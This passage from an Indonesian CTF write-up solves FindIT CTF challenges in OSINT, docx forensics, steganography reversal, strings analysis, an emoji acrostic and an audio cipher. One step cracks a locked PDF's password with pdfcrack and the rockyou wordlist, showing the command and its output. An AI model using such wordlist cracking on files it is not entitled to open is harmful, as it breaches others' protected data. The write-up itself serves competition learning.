
"Gunung". Nilai dari latitude dan longitude dapat kita gunakan di google maps, akan tetapi kedua nilai tersebut harus berada dalam bentuk koordinat yang benar. Untuk mendapatkan bentuk koordinatnya, saya menggunakan tools berikut:
https://www.gps-coordinates.net/



Tekan tombol "Get Address", berikut adalah hasilnya:



Gunakan kedua tersebut pada pencarian di google maps:
-6.7596389,107.61872222222222



Berdasarkan hasil yang didapat, lokasi menunjukan berada di Gunung Tangkuban Perahu. Diketahui probset meminta format flag menggunakan bahasa sunda untuk nama gunungnya dan menambahkan "Gunung".

Flag berhasil di dapat!

Flag: FindITCTF{Gunung_Tangkuban_Parahu}

Date Night

Date Night

75

Suasana senja yang indah menjadi saksi perjalanan kami berdua, aku dan ayang. Kami berjalan bersama di atas jalan setapak yang mengelilingi taman kota yang ramai. Sinar matahari terbenam yang merah jambu menyinari wajah ayang yang cantik membuatku terpesona seketika. Kami berbicara tentang hal-hal kecil yang membuat hati kami senang dan tertawa bersama. Sambil berjalan, kami menyaksikan anak-anak yang bermain di taman dan memandang langit yang semakin gelap. Saat itulah aku merasa betapa beruntungnya aku memiliki ayang di sisiku, menjalani perjalanan hidup bersama-sama, berbagi cerita, bahagia dan sedih, serta saling mendukung satu sama lain. Perjalanan yang singkat tapi penuh makna bersama ayang membuatku merasa hidup ini lebih indah.

Anyway busway, perform Forensics Analysis to get the flag.

Author: Arif ('saj#6550) Attachments: Date Night

Pada challenge ini diberikan sebuah file docx.

```
┌──(vreshco㉿nic)-[~/Downloads/findit/foren/docss]
└─$ file challenge.docx
challenge.docx: Microsoft Word 2007+
```


Pada mulanya saya mengira bahwa konsep chall forensic kali ini akan berhubungan dengan VBA Macro, akan tetapi asumsi saya salah.

```
┌──(vreshco㉿nic)-[~/Downloads/findit/foren/docss]
└─$ olevba challenge.docx
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.1 on Python 3.11.2 - http://decalage.info/python/oletools
===============================================================================
FILE: challenge.docx
Type: OpenXML
No VBA or XLM macros found.
```

Tidak ditemukan adanya VBA Macro, maka langsung saja saya jalankan binwalk untuk mengecek apakah terdapat file lain di dalam file ini.
Hal yang menarik disini, terdapat file gambar dan document.xml.

```
┌──(vreshco㉿nic)-[~/Downloads/findit/foren/docss]
└─$ binwalk challenge.docx

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compressed size: 359, uncompressed size: 1363, name: [Content_Types].xml
928           0x3A0           Zip archive data, at least v2.0 to extract, compressed size: 239, uncompressed size: 590, name: _rels/.rels
1728          0x6C0           Zip archive data, at least v2.0 to extract, compressed size: 1914, uncompressed size: 19932, name: word/document.xml
3689          0xE69           Zip archive data, at least v2.0 to extract, compressed size: 336, uncompressed size: 2546, name: word/_rels/document.xml.rels
4347          0x10FB          Zip archive data, at least v1.0 to extract, compressed size: 166881, uncompressed size: 166881, name: word/media/image1.jpg
171279        0x29D0F         Zip archive data, at least v1.0 to extract, compressed size: 373496, uncompressed size: 373496, name: word/media/image2.jpg
544826        0x8503A         Zip archive data, at least v1.0 to extract, compressed size: 317659, uncompressed size: 317659, name: word/media/image3.jpg
862536        0xD2948         Zip archive data, at least v1.0 to extract, compressed size: 366573, uncompressed size: 366573, name: word/media/image4.jpg
1229160       0x12C168        Zip archive data, at least v1.0 to extract, compressed size: 391283, uncompressed size: 391283, name: word/media/image5.jpg
1620494       0x18BA0E        Zip archive data, at least v1.0 to extract, compressed size: 409330, uncompressed size: 409330, name: word/media/image6.jpg
2029875       0x1EF933        Zip archive data, at least v1.0 to extract, compressed size: 363618, uncompressed size: 363618, name: word/media/image7.jpg
2393544       0x2485C8        Zip archive data, at least v1.0 to extract, compressed size: 157587, uncompressed size: 157587, name: word/media/image8.jpg
2551182       0x26ED8E        Zip archive data, at least v1.0 to extract, compressed size: 156906, uncompressed size: 156906, name: word/media/image9.jpg
2708139       0x2952AB        Zip archive data, at least v1.0 to extract, compressed size: 178041, uncompressed size: 178041, name: word/media/image10.jpg
2886232       0x2C0A58        Zip archive data, at least v1.0 to extract, compressed size: 175377, uncompressed size: 175377, name: word/media/image11.jpg
3061661       0x2EB79D        Zip archive data, at least v1.0 to extract, compressed size: 155990, uncompressed size: 155990, name: word/media/image12.jpg
3217703       0x311927        Zip archive data, at least v1.0 to extract, compressed size: 171248, uncompressed size: 171248, name: word/media/image13.jpg
3389003       0x33B64B        Zip archive data, at least v2.0 to extract, compressed size: 1746, uncompressed size: 8393, name: word/theme/theme1.xml
3390800       0x33BD50        Zip archive data, at least v2.0 to extract, compressed size: 1068, uncompressed size: 3077, name: word/settings.xml
3391915       0x33C1AB        Zip archive data, at least v2.0 to extract, compressed size: 2951, uncompressed size: 29455, name: word/styles.xml
3394911       0x33CD5F        Zip archive data, at least v2.0 to extract, compressed size: 334, uncompressed size: 894, name: word/webSettings.xml
3395295       0x33CEDF        Zip archive data, at least v2.0 to extract, compressed size: 495, uncompressed size: 1658, name: word/fontTable.xml
3395838       0x33D0FE        Zip archive data, at least v2.0 to extract, compressed size: 372, uncompressed size: 755, name: docProps/core.xml
3396521       0x33D3A9        Zip archive data, at least v2.0 to extract, compressed size: 373, uncompressed size: 713, name: docProps/app.xml
3398784       0x33DC80        End of Zip archive, footer length: 22
```

Namun mengingat tidak adanya VBA Macro, apabila melakukan analisa pada file .xml, pastinya tidak akan membuahkan hasil apapun. Sedikit bingung pada mulanya konsep forensic apa yang harus digunakan pada chall ini, mungkin saja file gambar berisikan hal yang menarik. Langsung saja kita extract semua file tersebut dan cek semua gambar yang ada.




Setelah mengecek semua gambar yang ada, saya tidak menemukan hal yang menarik disini. Lalu saya mencoba untuk melakukan strings kembali pada file docx namun kali ini melakukan filtering pada teks FindIT dan uniknya flag berhasil ditemukan.

Flag berhasil di dapat!

Flag: FindITCTF{j4lan_bar3ng_ay4ng_739397}

Enhanced



Rev berkedok foren

```
import binascii, cv2, struct, os

def hextobin(h):
    return bin(int(h, 16))[2:].zfill(len(h) * 4)

def add(file, something):
    index = 0
    r = ""
    g = ""
    b = ""
    image = cv2.imread(file)
    delimiter = b"########"
```

```
    something+=delimiter
    something = something.hex()
    binary_string = hextobin(something[40:])
    for values in image:
        for pixel in values:
            r = hextobin(str(pixel[0]))
            g = hextobin(str(pixel[1]))
            b = hextobin(str(pixel[2]))
            if(index < len(binary_string)):
                pixel[0] = int(r[:-1] + binary_string[index], 2)
                index+=1
            if(index < len(binary_string)):
                pixel[1] = int(g[:-1] + binary_string[index], 2)
                index+=1
            if(index < len(binary_string)):
                pixel[2] = int(b[:-1] + binary_string[index], 2)
                index+=1
            if(index >= len(binary_string)):
                break
    return image

def enhancer(filename,something):
    something = something.hex()
    x = filename
    newfile=[]
    file = open(x,"rb").read()
    for i in range(0, len(file), 32):
        newfile.append(file[i:i+32])
```

```
    enhance = b''
    count = 0
    for i in reversed(range(len(newfile))):
        enhance += newfile[i]
        if(count < len(something)/2):
            enhance+=something[count:count+4].encode('utf-8')
            count+=4
    with open("enhancedfile","wb") as ff:
        ff.write(enhance)
        ff.close()
    os.remove(x)

print("Welcome to image enhancer! Wanna enhance ur image? Just give it to me!")
image = input("Choose the directory of ur image: ")
print("Processing ur image...")
secret = b"redacted"
cv2.imwrite("temp.png", add(image, secret))
enhancer("temp.png", secret)
print("Done! Clearing the work area...")
os.remove(image)
print("Here is ur image!")
print("Thank you for using our services!")
print("Your image is now enhanced!")
print("But only some people can see it :)")
print("Goodluck!")
```

Jadi disini ada 2 tahap, yang pertama di add(image, secret) itu konsepnya hanya LSB stego biasa, nah di enhancer ini agak unik, jadi image nya dipecah per block nya 32 bytes, lalu dibalik dan tiap block itu disisipin 4 bytes secret dalam bentuk hex.


Bisa dilihat kalau add itu ngambil nya [40:] berarti ngebuang 40 bytes pertama secret. Jadi 40 bytes pertamanya harus direcover dari secret yang disisipin itu, karena ada 40 bytes jadi otomatis ada 10 block yang disisipin secret.

```
enhance = open("enhancedfile","rb").read()
newfile = []
something = enhance[3:7]
count = 4
i = 7
while i < len(enhance):
    newfile.append(enhance[i:i+32])
    if count < 40:
        count += 4
        something += enhance[i+32:i+36]
        i += 4
    i += 32

something = bytes.fromhex(something.decode('utf-8'))
print(something.decode())

with open("temp.png","wb") as ff:
    ff.write(b''.join(newfile[::-1]))
    ff.close()
```

```
┌──(wrth㉿Wrth)-[/mnt/d/technical/ctf/findit]
└─$ python3 solveenhance.py
s0me_f1l3_r3c0v3ry_4
```

Didapatkan secret pertamanya s0me_f1l3_r3c0v3ry_4


Lalu kita akan mendapatkan file temp.png, yang dimana bisa kita zsteg aja karena teknik masukin secretnya hanya LSB biasa



Flag: FindITCTF{s0me_f1l3_r3c0v3ry_4nd_5t3g0_4ft3r_4ll}

OTHERS

Mental Health Check



Pada challenge ini diberikan sebuah file PE dengan arsitektur 32 bit.


```
┌──(vreshco㉿nic)-[~/Desktop]
└─$ file mentalhealthcheck.exe
mentalhealthcheck.exe: PE32 executable (console) Intel 80386, for MS Windows
```

Sebelum menjalankan filenya menggunakan wine32, saya melakukan strings terlebih dahulu pada file untuk mengidentifikasi adakah informasi unik yang mungkin saja dapat mendukung saya dalam melakukan static analysis. Nampaknya flag langsung didapat disini:

```
18. Hopeless
19. Worthless
FindITCTF{everyone_asks_who_are_you_but_not_how_are_you}
Welcome to the mental health check!
This program will check your mental health before you com
```

Flag: FindITCTF{everyone_asks_who_are_you_but_not_how_are_you}

Discovered



Pada challenge ini diberikan sebuah file pdf yang terkunci. Dikarenakan tidak ada clue mengenai password yang harus digunakan, maka saya menggunakan tools bernama pdfcrack untuk membuka file pdf.

```
┌──(vreshco㉿nic)-[~/Desktop]
└─$ pdfcrack -w /usr/share/wordlists/rockyou.txt secret.pdf
PDF version 1.7
Security Handler: Standard
V: 2
R: 3
P: -1060
Length: 128
Encrypted Metadata: True
FileID: fce8559bd3fcc84ba72dbad5638fcc20
U: c71748896b9831a45b01a477b9970c980000000000000000000000000000000000
O: 167b0cd8e21bbd37be65e1df44df6a7043f29c342635c1754fa81bc7fc029f7b
Average Speed: 58520.8 w/s. Current Word: 'weisner'
Average Speed: 58603.2 w/s. Current Word: '1994.7'
Average Speed: 58556.9 w/s. Current Word: 'strelore13'
Average Speed: 58638.2 w/s. Current Word: 'photos87'
Average Speed: 58650.3 w/s. Current Word: 'maland31'
Average Speed: 58292.7 w/s. Current Word: 'jhakenbianx'
Average Speed: 58463.8 w/s. Current Word: 'fakhrusy'
Average Speed: 58565.6 w/s. Current Word: 'c2meang'
Average Speed: 58558.5 w/s. Current Word: 'Tiffany***'
found user-password: 'LimitedEdition'
```


Didapat passwordnya yaitu LimitedEdition.

Setelah membuka file pdf dengan password yang didapat, diketahui terdapat beberapa emoji yang terpisah dengan underscore.

😐😳😉_👽😐_🤯🤑😳😉_🥶🔠😔😛🤯😈_😳😐😟😒_😐🤯🤯😋_😕😳_🤦🔠😐😋_😕😛🤯_😔👽😕😕🤯😐


Pada mulanya saya mengira ini merupakan emoji cipher (?) Akan tetapi setelah melakukan sedikit outsource, saya mendapati writeup dengan soal CTF yang serupa dengan ini → https://ctftime.org/writeup/26481.

Berdasarkan writeup tersebut, flag merupakan huruf depan dari nama setiap emojinya. Untuk mendapatkan nama dari setiap emoji, ketika menekan "windows+.", saya meng-hover emoji tersebut:



Sebagai contoh, pada emoji di atas menandakan bahwa huruf yang akan diambil yaitu n. Pada akhirnya berikut adalah full teksnya:
not_an_emot_cipher_only_need_to_find_the_pattern
Flag berhasil di dapat!
Flag: FindITCTF{not_an_emot_cipher_only_need_to_find_the_pattern}

NCS Cipher



Diberikan sebuah file flag.mp3 dan juga challenge.py sebagai berikut

```
import os
```

```python
import random
import subprocess
import requests
from yt_dlp import YoutubeDL

resources =
requests.get("https://raw.githubusercontent.com/dundorma/TinDog-WebDev-Boot
camp/master/random-data/NoCopyrightSounds.json").json()
flag = "FindITCTF{REDACTED}"
flag = flag[10:-1]

def get_resource(val):
    return random.choice([i for i in resources if i["seqId"] == val])["id"]["videoId"]

def download(val):
    resource = get_resource(val)
    ydl_opts = {
        "format": 'bestaudio',
        'extractaudio' : True,
        'audioformat': "mp3",
        "outtmpl": '%(id)s' + '.mp3'}

    with YoutubeDL(ydl_opts) as ydl:
        ydl.download(['https://www.youtube.com/watch?v='+resource])

    return(resource)

tracks = [download(ord(i)) for i in flag]
```

```
inputs = sum([["-i", f"{i}.mp3"] for i in tracks], [])
filters = "".join(f"[{i}:a]atrim=end=5,asetpts=PTS-STARTPTS[a{i}];" for i in
range(len(tracks))) + \
        "".join(f"[a{i}]" for i in range(len(tracks))) + \
        f"concat=n={len(tracks)}:v=0:a=1[a]"

subprocess.run(["ffmpeg"] + inputs + ["-filter_complex", filters, "-map", "[a]",
"flag.mp3"])
```


Apabila kita perhatikan, kode diatas memiliki berbagai fungsi
Pertama kode akan melakukan request ke endpoint https://raw.githubusercontent.com/dundorma/TinDog-WebDev-Bootcamp/master/random-data/NoCopyrightSounds.json. Kemudian tiap character flag akan diubah menjadi angka menggunakan fungsi ord pada python, dan setiap angka dari flag tersebut digunakan sebagai ID untuk musik

Contoh apabila character flag pertama adalah A yang apabila dikonversi menjadi integer adalah 43, maka musik dengan ID-43 akan didownload.

Musik yang didownload akan dipotong menjadi masing-masing 5 detik dan akan digabungkan menjadi sebuah file lagu bernama flag.mp3

Jadi konsep untuk mendapatkan flag cukup sederhana, yakni dengan mengidentifikasi judul lagu setiap 5 detik pada file flag.mp3, kemudian mencari Index keberapa kah lagu tersebut pada endpoint musik yang dipergunakan.

Untuk mengidentifikasi judul lagu saya menggunakan aplikasi Shazam pada android dan memutar lagu setiap 5 detik



Kemudian setelah mendapatkan judul lagu, saya pun mencari index dari lagu tersebut dan juga mengembalikan index tadi menjadi sebuah character dengan kode dibawah ini (masih manual, malas buat automatenya)

```
import requests

resources =
requests.get("https://raw.githubusercontent.com/dundorma/TinDog-WebDev-Boot
camp/master/random-data/NoCopyrightSounds.json").json()

for c, i in enumerate(resources):
    title = i["snippet"]["title"]
    search = "Inukshuk - we ".lower()
    if search in title.lower():
        print("search is id = {} or char {}".format(c+1, chr(c+1)))
```

Dengan menggunakan script tersebut dan merubah value variable "search" menjadi judul lagu yang teridentifikasi, maka didapatkanlah list lagu dan juga characternya seperti berikut.

1. savage - paul flint = m
2. Eternal minds - waysons = 3
3. I remember u - cartoon = M
4. adventure - jjd = o
5. harpuia - kadednza = r
6. pain - mia vaile = i
7. vertigo - rob gasser = e
8. far away - differenrt heaven = 5
9. the wizard - skyl1nk = _
10. red hands - omri = U
11. energy - elektromia = n
12. silence - phantom sage = L
13. immortality - cartoon = 0
14. ???
15. earth - k391 = K
16. Inukshuk - We Were Infinite = E
17. whole - chime = d

Akan tetapi untuk lagu ke-14 saya mengalami kesulitan dalam mengidentifikasinya, akan tetapi karena bentuk flag sudah terlihat, jadi dapat ditebak bahwa character yang belum diketahui ini cuma antara "c" dan "C". Didapatilah bahwa character yang tidak diketahui adalah "c" sehingga didapatkan flag sebagai berikut:

Flag: FindITCTF{m3Morie5_UnL0cKEd}